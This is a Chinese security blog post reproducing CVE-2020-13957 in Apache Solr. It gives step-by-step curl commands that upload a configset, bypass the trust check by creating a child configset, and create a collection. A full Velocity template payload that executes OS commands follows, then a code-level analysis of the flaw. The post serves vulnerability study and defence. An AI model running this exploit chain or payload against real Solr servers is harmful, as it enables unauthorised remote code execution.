

CVE-2020-13957: Apache Solr 未授权上传漏洞复现

原创 hatjwe&ebounce Timeline Sec

2020-10-22原文

收录于话题

#漏洞复现文章合集

70个

上方蓝色字体关注我们，一起学安全！

作者 :
hatjwe&ebounce@Timeline Sec

本文字数：1778

阅读时长：5~6min

声明：请勿用作违法用途，否则后果自负

0x01 简介

Solr是一个独立的企业级搜索应用服务器，它对外提供类似于Web-service的API接口。用户可以通过http请求，向搜索引擎服务器提交一定格式的XML文件，生成索引；也可以通过Http Get操作提出查找请求，并得到XML格式的返回结果。

0x02 漏洞概述

漏洞编号CVE-2020-13957

在 特 定 的 Solr 版 本 中 ConfigSet API存在未授权上传漏洞，攻击者利用漏洞可实现远程代码执行。

整个利用链流程：

上 传 configset——
基于 configset 再次上传 configset（跳过身份检测）——
利 用 新 configset 创 造 collection——
利用solrVelocity模板进行RCE

0x03 影响版本

Apache Solr 6.6.0 -6.6.5

Apache Solr 7.0.0 -7.7.3

Apache Solr 8.0.0 -8.6.2
















0x04 环境搭建

为

1、solr-7.0.1

<http://archive.apache.org/dist/lucene/solr/7.0.1/>

Index of /dist/lucene/solr/7.0.1


<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
 Parent Directory		-	
 changes/	2017-10-05 21:23	-	
 KEYS	2017-10-02 19:40	240K	
 solr-7.0.1-src.tgz	2017-10-02 19:40	52M	
 solr-7.0.1-src.tgz.asc	2017-10-02 19:40	819	
 solr-7.0.1-src.tgz.md5	2017-10-02 19:40	53	
 solr-7.0.1-src.tgz.shal	2017-10-02 19:40	61	
 solr-7.0.1.tgz	2017-10-02 19:40	143M	
 solr-7.0.1.tgz.asc	2017-10-02 19:40	819	
 solr-7.0.1.tgz.md5	2017-10-02 19:40	49	
 solr-7.0.1.tgz.shal	2017-10-02 19:40	57	
 solr-7.0.1.zip	2017-10-02 19:40	144M	
 solr-7.0.1.zip.asc	2017-10-02 19:40	819	
 solr-7.0.1.zip.md5	2017-10-02 19:40	49	
 solr-7.0.1.zip.shal	2017-10-02 19:40	57	

Timeline Sec

在下载好的solr下bin目录打开cmd执行

```
solr.cmd start -c
```

启动SolrCloud, 访问<http://127.0.0.1:8983>




0x05 漏洞复现

1、将

\server\solr\configsets_default\conf目录下的solrconfig.xml文件中params.resource.loader.enabled的值设置为true(为远程命令执行做准备), conf目录下所有文件打包成一个压缩文件

2、通过上传API将zip上传


```
curl -X POST --header "Content-Type:application/octet-stream" --data-binary @7.zip "http://localhost:8983/solr/admin/configs?action=UPLOAD&name=file1"
```



```
0:\server\solr-7.0.1\server\solr\configsets\_default\conf>curl -X POST --header "Content-Type:application/octet-stream" --data-binary @7.zip "http://ip:8983/solr/admin/configs?action=UPLOAD&name=file1"
curl: (6) Could not resolve host: ip
0:\server\solr-7.0.1\server\solr\configsets\_default\conf>curl -X POST --header "Content-Type:application/octet-stream" --data-binary @7.zip "http://127.0.0.1:8983/solr/admin/configs?action=UPLOAD&name=file1"
{"responseHeader":{"status":0,"QTime":390}}
```

3、根据UPLOAD的配置, 创建一个新的配置, 绕过不能通过直接UPLOAD 创建 collection 的限制

```
curl "http://127.0.0.1:8983/solr/admin/configs?action=CREATE&name=file3&baseConfigSet=file1&configSetProp.immutable=false&wt=xml&omitHeader=true"
```



4、根据CREATE得到的新configset创建恶意collection

curl

"http://127.0.0.1:8983/solr/admin/collections?action=CREATE&numShards=1&name=file2&collection.configName=file3"



5、我们可以利用已上传的collection进行远程命令执行


http://127.0.0.1:8983/solr/file2/select?q=1&wt=velocity&v.template=custom&v.template.custom=%23set(\$x='')+%23set(\$rt=\$x.class.forName('java.lang.Runtime'))+%23set(\$chr=\$x.class.forName('java.lang.Character'))+%23set(\$str=\$x.class.forName('java.lang.String'))+%23set(\$ex=\$rt.getRuntime().exec('id'))+\$ex.waitFor()+%23set(\$out=\$ex.getInputStream())+%23foreach(\$i+in+[1..\$out.available()])\$str.valueOf(\$chr.toChars(\$out.read()))%23end



Timeline Sec

PS: 如果不成功可以检查下params.resource.loader.enabled的值设置为true, 这是利用solrVelocity模板进行rce的先决条件

可以通 过 solr could界面查看上传collection的configset设置信息



Timeline Sec

0x06 漏洞分析

当传入zip配置文件时, 会调用getTrusted函数进行判断是否允许创建该配置对应的node:

org.apache.solr.handler.admin.ConfigSetsHandler

```
curl -X POST --header "Content-Type:application/octet-stream" --  
data-binary @eviltest1.zip  
"http://127.0.0.1:8983/solr/admin/configs?action=UPLOAD&name=evi  
ltest1"
```

```
// Create a node for the configuration in zookeeper  
boolean trusted = getTrusted(req); req: "{name=eviltest1&action=UPLOAD}"  
zkClient.makePath(configPathInZk, ("{"trusted\": " + Boolean.toString(trusted) + "}").  
getBytes(StandardCharsets.UTF_8), retryOnConnLoss: true);  
  
ZipInputStream zis = new ZipInputStream(inputStream, StandardCharsets.UTF_8);  
ZipEntry zipEntry = null;  
while ((zipEntry = zis.getNextEntry()) != null) {  
    String filePathInZk = configPathInZk + "/" + zipEntry.getName();  
    if (zipEntry.isDirectory()) {  
        zkClient.makePath(filePathInZk, retryOnConnLoss: true);  
    } else {  
        createZkNodeIfNotExistsAndSetData(zkClient, filePathInZk,  
            IOUtils.toByteArray(zis));  
    }  
}
```

```
boolean getTrusted(SolrQueryRequest req) { req: "{name=eviltest1&action=UPLOAD}"  
    AuthenticationPlugin authcPlugin = coreContainer.getAuthenticationPlugin(); authcPlugin: null  
    if (log.isInfoEnabled()) {  
        log.info("Trying to upload a configset. authcPlugin: {}, user principal: {}",  
            authcPlugin, req.getUserPrincipal());  
    }  
    if (authcPlugin != null && req.getUserPrincipal() != null) { authcPlugin: null req: "{name=eviltest1&action=UPLOAD}"  
        return true;  
    }  
    return false;  
}
```

虽然该配置文件集会被标记成未授信，但仍然会被写入到服务器中


```
// Create a node for the configuration in zookeeper  
boolean trusted = getTrusted(req); trusted: false req: "{name=eviltest1&action=UPLOAD}"  
zkClient.makePath(configPathInZk, ("{"trusted\": " + Boolean.toString(trusted) + "}").  
getBytes(StandardCharsets.UTF_8), retryOnConnLoss: true);  
  
ZipInputStream zis = new ZipInputStream(inputStream, StandardCharsets.UTF_8);  
ZipEntry zipEntry = null;  
while ((zipEntry = zis.getNextEntry()) != null) {  
    String filePathInZk = configPathInZk + "/" + zipEntry.getName();  
    if (zipEntry.isDirectory()) {  
        zkClient.makePath(filePathInZk, retryOnConnLoss: true);  
    } else {  
        createZkNodeIfNotExistsAndSetData(zkClient, filePathInZk,  
            IOUtils.toByteArray(zis));  
    }  
}
```

所以我们第一步上传的配置集会被写入到服务器中，然后我们使用该配置集创建配置,由于下一步我们传入的URL中含有CREATE,baseConfigSet等，因此挨个全局搜索找到判定点：

org.apache.solr.handler.admin.ConfigSetsHandler

curl

```
"http://127.0.0.1:8983/solr/admin/configs?action=CREATE&name=evil1&baseConfigSet=eviltest1&configSetProp.immutable=false&wt=xml&omitHeader=true"
```



```
enum ConfigSetOperation {
    CREATE_OP(CREATE) {
        @Override
        Map<String, Object> call(SolrQueryRequest req, SolrQueryResponse rsp, ConfigSetsHandler h) throws Exception {
            req: "{name=evil1&action=CREATE&baseConfigSet=eviltest1&configSetProp.immutable=false&wt=xml&omitHeader=true}"
            String baseConfigSetName = req.getParams().get(BASE_CONFIGSET, DEFAULT_CONFIGSET_NAME); baseConfigSetName: "eviltest1"
            Map<String, Object> props = CollectionsHandler.copy(req.getParams().required(), sink: null, NAME); props: size = 2
            props.put(BASE_CONFIGSET, baseConfigSetName); baseConfigSetName: "eviltest1"
            return copyPropertiesWithPrefix(req.getParams(), props, prefix: PROPERTY_PREFIX + "."); req: "{name=evil1&action=CREATE&configSetProp.immutable=false&wt=xml&omitHeader=true}"
        }
    }
}
```

变量

- ↑ ↓ ▲ + > {} this = (ConfigSetsHandler\$ConfigSetOperation\$1@8494) "CREATE_OP"
- handler.admin → req = [SolrRequestParsers\$1@8555] "{name=evil1&action=CREATE&configSetProp.immutable=false&baseConfigSet=eviltest1&omitHeader=true&wt=xml}"
- handler.admin → rsp = [SolrQueryResponse@8556]
- handler.admin ↓ h = [ConfigSetsHandler@8319]
- handler.admin > {} baseConfigSetName = "eviltest1"
- handler.admin > {} props = [LinkedHashMap@8560] size = 2
 - > {} "name" -> "evil1"
 - > {} "baseConfigSet" -> "eviltest1"

Timeline Sec @Ebounce

结合URL和参数可以看出该操作是以我们刚刚传入的eviltest1为模板，创建新的模板其名字为evil1，跟进copyPropertiesWithPrefix此处会通过configSetProp.前缀，筛选对应的CREATE配置：


```
private static Map<String, Object> copyPropertiesWithPrefix(SolrParams params, Map<String, Object> props, String prefix) {
    Iterator<String> iter = params.getParameterNamesIterator();
    while (iter.hasNext()) {
        String param = iter.next();
        if (param.startsWith(prefix)) {
            props.put(param, params.get(param));
        }
    }
}

// The configset created via an API should be mutable.
props.put("immutable", "false");
```



我们传入的immutable默认为false，因此从配置的角度来说URL可以稍微简化一点：

curl


"http://127.0.0.1:8983/solr/admin/configs?action=CREATE&name=evil11&baseConfigSet=eviltest2&wt=xml&omitHeader=true"

```
# curl "http://127.0.0.1:8983/solr/admin/configs?action=CREATE&name=evil2&baseConfigSet=eviltest1&wt=xml&omitHeader=true"
<?xml version="1.0" encoding="UTF-8"?>
<response>
</response>
```



这里同样可以上传成功，值得注意的是我们之前在getTrusted打下的断点没有触发，意味着CREATE这一步在通过母版创建子版的时候是不会触发校验的：

```
<int name="rspCode">400</int>
</list>
<list name="error">
<list name="metadata">
<str name="error-class">org.apache.solr.common.SolrException</str>
<str name="root-error-class">org.apache.solr.common.SolrException</str>
</list>
<str name="msg">ConfigSet already exists: evil11</str>
<int name="code">400</int>
</response>
[root@bounce.cn /mnt/d/SecureLabs/solr-8.6.2/lucene-solr-releases-lucene-solr-8.6.2/solr/server/solr/configsets/sample_techproducts_configs/conf]
# curl "http://127.0.0.1:8983/solr/admin/configs?action=CREATE&name=evil11&baseConfigSet=eviltest2&wt=xml&omitHeader=true"
<?xml version="1.0" encoding="UTF-8"?>
<response>
<str name="operation create caused exception:">org.apache.solr.common.SolrException:org.apache.solr.common.SolrException: ConfigSet already exists: evil11</str>
<list name="exception">
<str name="msg">ConfigSet already exists: evil11</str>
<int name="rspCode">400</int>
</list>
<list name="error">
<list name="metadata">
<str name="error-class">org.apache.solr.common.SolrException</str>
<str name="root-error-class">org.apache.solr.common.SolrException</str>
</list>
<str name="msg">ConfigSet already exists: evil11</str>
<int name="code">400</int>
</list>
</response>
[root@bounce.cn /mnt/d/SecureLabs/solr-8.6.2/lucene-solr-releases-lucene-solr-8.6.2/solr/server/solr/configsets/sample_techproducts_configs/conf]
# curl "http://127.0.0.1:8983/solr/admin/configs?action=CREATE&name=evil11&baseConfigSet=eviltest1&wt=xml&omitHeader=true"
<?xml version="1.0" encoding="UTF-8"?>
<response>
</response>
```




随后我们跟进下一步：

```
curl
```

```
"http://127.0.0.1:8983/solr/admin/collections?action=CREATE&name=eviltest1&numShards=1&replicationFactor=1&wt=xml&collection.configName=evil1"
```

同样的道理这里出现关键词replicationFactor一个似乎是一个工厂函数推测，配置就是在这一步创建的，全局搜索replicationFactor，最后最后找了很久发现触发点（利用重复性报错）org.apache.solr.cloud.api.collections.CreateCollectionCmd#call



```
在文件中查找 | 匹配 in 1 文件
Q: collection already exists
无结果 模块 目录 范围
throw new SolrException(SolrException.ErrorCode.BAD_REQUEST, "collection already exists: " + collectionName); CreateCollectionCmd.java 117

CreateCollectionCmd.java solr/core/src/java/org/apache/solr/cloud/api/collections
113     final boolean waitForFinalState = message.getBool(WAIT_FOR_FINAL_STATE, b: false);
114     final String alias = message.getStr(ALIAS, collectionName);
115     log.info("Create collection {} ", collectionName);
116     if (clusterState.hasCollection(collectionName)) {
117         throw new SolrException(SolrException.ErrorCode.BAD_REQUEST, "collection already exists: " + collectionName);
118     }
119     if (aliases.hasAlias(collectionName)) {
120         throw new SolrException(SolrException.ErrorCode.BAD_REQUEST, "collection alias already exists: " + collectionName);
121     }
122
123     String withCollection = message.getStr(CollectionAdminParams.WITH_COLLECTION);
124     String withCollectionShard = null;
125
126     !
```

这个函数非常长，具体作用就是创建collection并判断选用的是哪个configsets，最后刷新collection列表：

```
solr@Ebounce:~/code/secure-solr/solr-8.8.2/lucene-solr-release/lucene-solr-8.8.2/solr/server/solr/configsets/sample_techproducts_configs/conf$ curl 'http://127.0.0.1:8983/solr/admin/collections?action=CREATE&name=eviltest&numShards=1&replicationFactor=1&bt=wl&collection_configname=evil1'
```

通过这一系列的操作最后就能够生成新的collection，即配置被加载，从而能被攻击者利用了。

0x07 修复建议

1.升级到最新版本

<http://archive.apache.org/dist/lucene/solr/>

0x08 总结

这个漏洞是由于连续UPLOAD上传 configset 后 configset API只会检测第一次而产生未授权漏洞，看了很多文章都是直接上传一个configset之后collection感觉上有些问题，于是便在开篇写了我认为的利用链，如果有疑问欢迎师傅一起沟通。

参考链接：

https://blog.csdn.net/weixin_45728976/article/details/109102413

<https://blog.csdn.net/caiqiqi/article/details/109046187>



阅读原文看更多复现文章

Timeline Sec 团队

安全路上，与你并肩前行



精选留言

用户设置不下载评论

[阅读全文](#)